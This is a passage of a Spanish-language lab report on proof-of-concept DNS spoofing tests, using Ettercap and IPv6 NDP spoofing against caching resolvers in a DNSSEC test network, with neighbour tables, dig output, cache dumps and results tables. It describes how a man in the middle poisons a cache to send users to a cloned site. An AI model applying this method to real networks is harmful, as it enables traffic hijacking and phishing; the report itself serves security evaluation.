2001:12:7000::cafe:37 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
2001:12:7000::cafe:28 dev enp0s3 lladdr 08:00:27:48:09:19 router REACHABLE
fe80::a00:27ff:fe50:646e dev enp0s3 lladdr 08:00:27:50:64:6e STALE
2001:12:7000::cafe:2 dev enp0s3 lladdr 08:00:27:50:64:6e STALE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
```

Una vez se ha verificado que el envenenamiento NDP se ha llevado a cabo, se procede a realizar las consultas DNS, desde el cliente, para analizar el proceso y los resultados de la prueba de concepto de DNS Spoof.

Efecto de hombre en el medio en el Cliente

Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC del servidor DNS cache ha sido modificada por la del atacante.

```
root@CLIENTE:~# ip -6 neigh
fe80::a00:27ff:fe48:919 dev eth0 lladdr 08:00:27:48:09:19 STALE
2001:12:7000::cafe:5 dev eth0 lladdr 08:00:27:48:09:19 router REACHABLE
fe80::a00:27ff:fe27:db30 dev eth0 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:1 dev eth0 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:37 dev eth0 lladdr 08:00:27:48:09:19 STALE
fe80::a00:27ff:fef1:2ca5 dev eth0 lladdr 08:00:27:f1:2c:a5 STALE
```


A continuación desde la consola del cliente validador, se realizan una serie de consultas para analizar las respuestas obtenidas.

Consultas


Consulta a dominio real

El cliente consulta al dominio www.bancodk.com exigiendo validación DNSSEC, obteniendo como respuesta el registro AAAA 2001:12:7000::cafe:37, respuesta no validada (ausencia del bit ad de validación en el campo flags).

```
root@CLIENTE:~# dig AAAA www.bancodk.com +dnssec +multiline

; <<>> DiG 9.9.5-9+deb8u15-Debian <<>> AAAA www.bancodk.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29837
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.bancodk.com.       IN AAAA

;; ANSWER SECTION:
www.bancodk.com.        3600 IN AAAA 2001:12:7000::cafe:37

;; Query time: 8 msec
;; SERVER: 2001:12:7000::cafe:5#53(2001:12:7000::cafe:5)
;; WHEN: Sun Aug 19 16:06:42 -05 2018
;; MSG SIZE  rcvd: 61
```



El atacante suplanta al servidor DNS cache para contestar a las consultas realizadas por el cliente



Vista desde Cache

Una vez se ha analizado el proceso de consulta desde el cliente se determinara la información generada en el servidor DNS cache validador producida por las consultas realizadas.

Desde el cache se puede observar desde diferentes perspectivas (estado, memoria cache y syslog) las consultas realizadas y los resultados obtenidos.

La memoria cache, del servidor DNS cache solo tiene almacenados registros del dominio raiz.

```
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20180902161729
; secure
.                604427     IN NS f.root-servers.net.
; secure
                 604428     RRSIG NS 8 0 604800 (
                            20181002111924 20180902111924 36276 .
                            zuB1Sbfu0bF33H8A2U21k/QpwN7TJ0QOvTsT
                            telDcmCeLVLqMcq5wC9pOZUpmECDUuXb4VK8
                            bXtdx3Dhuz0SMUXO1CxCUfe2Psf5yKYIXDw7
                            ngpR+kSc2in012DOiHBbsoBogkUCRBWO+hcZ
                            QzAvs4f88umUZfCYzQMLA0P6D0GczyD5LBkC
                            MN1r4hvT0vldW2hhz3/xBBiVPi9h38pPinF3
                            Zj7GzxPTyCMpE5SgYysQcGGLT9issr4xd1SS
                            8CdHiP+c4Qwv5pa3S2JtNBdMPE26639jFFKa
                            B9j7wYeMFohZE81uxtBmYltea95Yy69v8x2a
                            /wk+d9LoJLsmGs9VnA== )
```

PoC de DNS Spoofing entre el Servidor Cache y la Gateway de la red CAFÉ cuando el Cliente validador consulta por el nombre de dominio www.comunicate.com

1. Descripción de la prueba

La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con toda la cadena de confianza de la red externa e interna firmadas con DNSSEC, mediante un ataque de HOMBRE EN EL MEDIO con NDP spoofing entre el Servidor Cache y la Gateway de la red CAFÉ.

En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.comunicate.com por la dirección IPv6 del atacante Kali, con el propósito de envenenar la memoria del Servidor Cache con soporte de insertando un registro DNS falso en la TABLA DNS. De esta forma, en lugar de dirigir al usuario o usuarios al sitio web legítimo, las víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.comunicate.com.

Al efectuar la prueba se determinará si el Servidor Cache, es o no es vulnerable al envenenamiento de la memoria cache**,** cuando el cliente validador realice una consulta a www.comunicate.com, de esta manera se evaluará si la prueba fue exitosa o no, teniendo en cuenta que en este escenario los clientes realizan el proceso de validación DNSSEC. Mientras que el Servidor Cache recursivo de la organización no.

2. **Herramienta:** Para la realización de la prueba se utilizó **Ettercap**, v2.8
3. **Topología de Red del Ambiente real de Prueba.**




Fig. x Topología de Red del Ambiente real de Prueba

4. **Ambiente de la prueba:**

   La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

   - La cadena de confianza DNSSEC se encuentra rota (dominio com se encuentra sin firmar.)

- El proceso de validación de las respuestas DNS es efectuado solamente por el Cliente Validador, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.
- Se realizó un ataque de hombre en el medio entre el Servidor Cache y la Gateway de la red CAFE.
- Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
- El cliente validador Linux de la red interna CAFÉ, realiza las mismas consultas en momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.comunicate.com.
- El escenario real de pruebas se implementó con la distribución Linux Debian 9.4

5. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN	Servidor cache	TARGET	2001:12:7000::cafe:5	08:00:27:B4:24:90	enp0s3
DEBIAN	Router frontera-Gateway red CAFÉ	TARGET	2001:12:7000::cafe:1	f0:4d:a2:db:f2:ce	enp0s3
	Cliente validador	Realiza la consulta al dominio www.comunicate.com	2001:12:7000::cafe:25	08:00:27:FB:19:D0	enp0s3
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:37	08:00:27:48:09:19	Eth0

Tabla N°. Características de los equipos.

6. Resultados obtenidos de la Prueba:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.comunicate.com	F	CACHE-GATEWAY	CLIENTE	SI	SI	NO	NO	SI
coomunicate.com	NF-I	CACHE-GATEWAY	CLIENTE	SI	SI	NO	NO	SI


Tabla N°. Resultados obtenidos.

Se obtuvo al realizar la PoC, que cuando el proceso de validacion es realizado solo por el cliente, mientras que el hombre en el medio se ejecuta entre el servidor DNS cache y la Gateway de la red café, y se consulta por el dominio comunicate.com, la PoC es exitosa, esto debido a que a pesar de que el cliente valide, al estar la cadena rota, no se puede autenticar el origen de los datos. Ademas de que el hombre en el medio afecta al servidor DNS Cache que no realiza validacion envenenado la memoria cache de este.


7. Evidencias de la PoC.

Ejecucion de la PoC desde Kali

Para realizar la prueba se comienza con la selección de los objetivos que se verán involucrados en la prueba, el servidor autoritario del dominio banco y el servidor cache DNS, como se muestra en la imagen de abajo



Después de seleccionado los objetivos, se realiza envenenamiento NDP para llevar a cabo ataque de hombre en el medio entre los servidores DNS cache y la Gateway de la red 2001:12:7000::cafe:0/112.



Efecto del hombre en el medio en Cache

Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC de la Gateway ha sido modificada por la del atacante.

```
root@validador:~# ip -6 neigh
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:48:09:19 router REACHABLE
fe80::a00:27ff:fe48:919 dev enp0s3 lladdr 08:00:27:48:09:19 REACHABLE
2001:12:7000::cafe:37 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
```

Vista desde Cliente

Consultas

Consulta a dominio real

El cliente consulta al dominio www.comunicate.com exigiendo validación DNSSEC. Obteniendo como respuesta que el dominio tiene registro AAAA 2001:12:7000::cafe:37.


```
root@Cliente-validador:~# dig AAAA www.comunicate.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA www.comunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37992
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;www.comunicate.com.    IN AAAA

;; ANSWER SECTION:
www.comunicate.com.     3600 IN AAAA 2001:12:7000::cafe:37

;; AUTHORITY SECTION:
.                       604800 IN NS f.root-servers.net.
.                       604800 IN RRSIG NS 8 0 604800 (
                                20180918123957 20180819123957 36276 .
                                WOlds+3muKXufBfRYdO9T9zPH+GQERwcl1ik0QVp1NX4
                                jXgMA9fKviq5b+PDlTke6L0ZErkSvnu+BaQZE1VNHxMI
                                qFzuuJqNWOrCeQo/it5/h1JDYZbJ/5gDN8pB8Hdi1P3V
                                g9TqqNN1UdkKLIVJWQ2eNte5GM8yV+1lyN93QImUtVmy
                                m5RyowP5QgB1rnBE8dXRuwMz2QgtjcavEuSFxn6tEHJU
                                yX2+8XXONMhdE6BY0/2gAD3wX4vKdi01Wrkcg8000epH
                                t9lZzAMUKzwUGFOtxwiFCI47H9YY0t2+cEV50Y/dRG07
                                loEVA/18ofRxDvODRqtL0YPgUsGPp268dg== )

;; Query time: 108 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Tue Aug 21 04:26:15 -05 2018
;; MSG SIZE  rcvd: 392
```

Entre las características la respuesta obtenida por el cliente están:

- La respuesta no ha sido validada usencia del bit ad en el campo flags
- El estado de la respuesta es NOERROR

- El tiempo que tarda en llegar la respuesta es de 108ms

Se llega a este resultado debido a que, el cliente realiza la consulta al servidor cache, que al no tener dicha información debe de preguntar al raíz, momento que es aprovechado por el atacante para suplantar al servidor DNS cache y responder con información falsa al cliente, que a causa de la cadena de confianza estar rota, no puede validar.



Consulta a dominio inexistente

El cliente consulta al dominio coomunicate.com exigiendo validación DNSSEC, obteniendo como respuesta que al dominio coomunicate.com le corresponde el registro AAAA 2001:12:7000::cafe:37.

```
root@Cliente-validador:~# dig AAAA coomunicate.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA coomunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56793
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;coomunicate.com.       IN AAAA

;; ANSWER SECTION:
coomunicate.com.        3600 IN AAAA 2001:12:7000::cafe:37

;; AUTHORITY SECTION:
.                       604786 IN NS f.root-servers.net.
.                       604786 IN RRSIG NS 8 0 604800 (
                                20180918123957 20180819123957 36276 .
                                WOlds+3muKXufBfRYdO9T9zPH+GQERwcl1ik0QVp1NX4
                                jXgMA9fKviq5b+PDlTke6L0ZErkSvnu+BaQZE1VNHxMI
                                qFzuuJqNWOrCeQo/it5/h1JDYZbJ/5gDN8pB8Hdi1P3V
                                g9TqqNN1UdkKLIVJWQ2eNte5GM8yV+1lyN93QImUtVmy
                                m5RyowP5QgB1rnBE8dXRuwMz2QgtjcavEuSFxn6tEHJU
                                yX2+8XXONMhdE6BY0/2gAD3wX4vKdi01Wrkcg8000epH
                                t9lZzAMUKzwUGFOtxwiFCI47H9YY0t2+cEV50Y/dRG07
                                loEVA/18ofRxDvODRqtL0YPgUsGPp268dg== )

;; Query time: 2 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Tue Aug 21 04:26:29 -05 2018
;; MSG SIZE  rcvd: 389
```

Entre las características la respuesta obtenida por el cliente están:

- La respuesta no ha sido validada usencia del bit ad en el campo flags
- El estado de la respuesta es NOERROR
- El tiempo que tarda en llegar la respuesta es de 2ms

El cómo se llega a esta respuesta se pude apreciar tambien, desde el la herramienta wireshark. El cliente consulta al servidor cache, este al o tener información consulta a al servidor raíz, mientras tanto el atacante suplanta al servidor cache y contesta al cliente y por último el atacante suplanta al servidor raíz enviando de igual forma información falsa al servidor DNS cache que la reenvía tiempo después al cliente.

No.	Time	Source	Destination	Protocol	Length	Info
1559	131.86688	2001:12:7000::cafe:25	2001:12:7000::cafe:5	DNS	95	Standard query 0x5614 AAAA coomunicate.com
1560	131.86707	2001:12:7000::cafe:25	2001:12:7000::cafe:5	DNS	79	Standard query 0x6b09 NS <Root>
1561	131.86799	2001:12:7000::cafe:5	2001:12:7000::cafe:25	DNS	123	Standard query response 0x5614 AAAA 2001:12:7000::cafe:37
1562	131.86841	2001:12:7000::cafe:5	2001:12:7000::cafe:25	DNS	138	Standard query response 0x6b09 NS f.root-servers.net
1563	131.86886	2001:12:7000::cafe:5	2001:500:2f::f:bebe:2	DNS	95	Standard query 0xc8f5 AAAA coomunicate.com
1564	131.86887	2001:12:7000::cafe:5	2001:500:2f::f:bebe:2	DNS	79	Standard query 0x3e08 NS <Root>
1565	131.87053	2001:12:7000::cafe:25	2001:500:2f::f:bebe:2	DNS	90	Standard query 0xf34b NS <Root>
1566	131.87408	2001:500:2f::f:bebe:2	2001:12:7000::cafe:25	DNS	722	Standard query response 0xf34b NS f.root-servers.net RRSIG
1567	131.87959	2001:500:2f::f:bebe:2	2001:12:7000::cafe:5	DNS	123	Standard query response 0xc8f5 AAAA 2001:12:7000::cafe:37
1568	131.88042	2001:12:7000::cafe:5	2001:12:7000::cafe:25	DNS	182	Standard query response 0x5614 AAAA 2001:12:7000::cafe:37

Memoria cache principal Para revisar envenenamiento

Vista desde cache

Una vez se ha analizado el proceso de consulta desde el cliente se determinara la información generada en el servidor DNS cache producida por las consultas realizadas.

De igual forma se observa la memoria cache del servidor DNS cache a quien el cliente consulta, para observar los datos almacenados por las consultas realizadas, utilizando el comando grep para determinar si se ha almacenado información relacionada a las consultas hechas.

En un principio se utiliza el comando grep para determinar si en la memoria cache se ha almacenado información relacionada con las consultas realizadas

```
root@validador:/var/cache/bind# cat named_dump.db  | grep comunicate.com
www.comunicate.com.     2523    AAAA    2001:12:7000::cafe:37
root@validador:/var/cache/bind# cat named_dump.db  | grep coomunicate.com
coomunicate.com.        2537    AAAA    2001:12:7000::cafe:37
```

Una vez se ha determinado que en la memoria cache se ha almacenada información relacionada a las consultas, se realiza un recorrido general sobre los datos almacenados en la memoria, para identificar los datos almacenados debido a las consultas realizadas.

Memoria cache principal

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

Dominio www.comunicate.com y dominio coomunicate.com

El servidor cache al no validar, almacena los registros AAAA 2001:12:7000::cafe:37 para los dominio consultados con el nivel de confianza authanswer, que significa que la informacion se obtuvo del servidor autotirario del dominio.

```
; authanswer
www.comunicate.com.   2523  AAAA  2001:12:7000::cafe:37
; authanswer
coomunicate.com.2537  AAAA  2001:12:7000::cafe:37
```

El servidor cache que no realiza proceso de validacion se ve envenenado cuando se realiza una consulta por los dominios comunciate.com y coomunicate.com, cuando la cadena de confianza esta rota y el hombre en el medio se realiza entre el servidor DNS cache y la gateway de la red CAFÉ.

PoC de DNS Spoofing entre el Servidor Cache Validador y la Gateway de la red CAFÉ cuando el Cliente validador consulta por el nombre de dominio www.comunicate.com

1. **Descripción de la prueba**

La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con toda la cadena de confianza de la red externa e interna firmadas con DNSSEC, mediante un ataque de HOMBRE EN EL MEDIO con NDP spoofing entre el Servidor Cache Validador y la Gateway de la red CAFÉ.

En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.comunicate.com por la dirección IPv6 del atacante Kali, con el propósito de envenenar la memoria del Servidor Cache con soporte de validación DNSSEC insertando un registro DNS falso en la TABLA DNS. De esta forma, en lugar de dirigir al usuario o usuarios al sitio web legítimo, las víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.comunicate.com.

Al efectuar la prueba se determinará si el Servidor Cache con soporte de validación DNSSEC, es o no es vulnerable al envenenamiento de la memoria cache, si valida o no valida la autenticidad de la respuesta DNS sobre quien es el Servidor Autoritario legítimo al que pertenece el dominio www.comunicate.com**,** cuando el cliente realice una consulta a ese sitio, de esta manera se evaluará si la prueba fue exitosa o no, teniendo en cuenta que en este escenario los clientes realizan el proceso de validación DNSSEC, ademas del Servidor Cache recursivo de la organización.

2. **Herramienta:** Para la realización de la prueba se utilizó **Ettercap**, v2.8
3. **Topología de Red del Ambiente real de Prueba.**




Fig. x Topología de Red del Ambiente real de Prueba

4. Ambiente de la prueba:

La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

- La cadena de confianza DNSSEC se encuentra rota (dominio com se encuentra sin firmar.)
- El proceso de validación de las respuestas DNS es efectuado por el Cliente Validador y el Servidor Cache recursivo de la organización, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.
- Se realizó un ataque de hombre en el medio entre el Servidor Cache validador y la Gateway de la red CAFE.
- Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
- El cliente validador Linux de la red interna CAFÉ, realiza las mismas consultas en momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.comunicate.com.
- El escenario real de pruebas se implementó con la distribución Linux Debian 9.4

5. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN	Servidor cache validador	TARGET	2001:12:7000::cafe:5	08:00:27:B4:24:90	enp0s3
DEBIAN	Router frontera-Gateway red CAFÉ	TARGET	2001:12:7000::cafe:1	f0:4d:a2:db:f2:ce	enp0s3
	Cliente validador	Realiza la consulta al dominio www.comunicate.com	2001:12:7000::cafe:25	08:00:27:FB:19:D0	enp0s3
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:37	08:00:27:48:09:19	Eth0

Tabla N°. Características de los equipos.

6. Resultados obtenidos de la Prueba:


DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.comunicate.com	F	CACHE-GATEWAY	CLIENTE-CACHE	SI	SI	NO	NO	SI
coomunicate.com	NF-I	CACHE-GATEWAY	CLIENTE-CACHE	SI	SI	NO	SI	SI

Tabla N°. Resultados obtenidos.

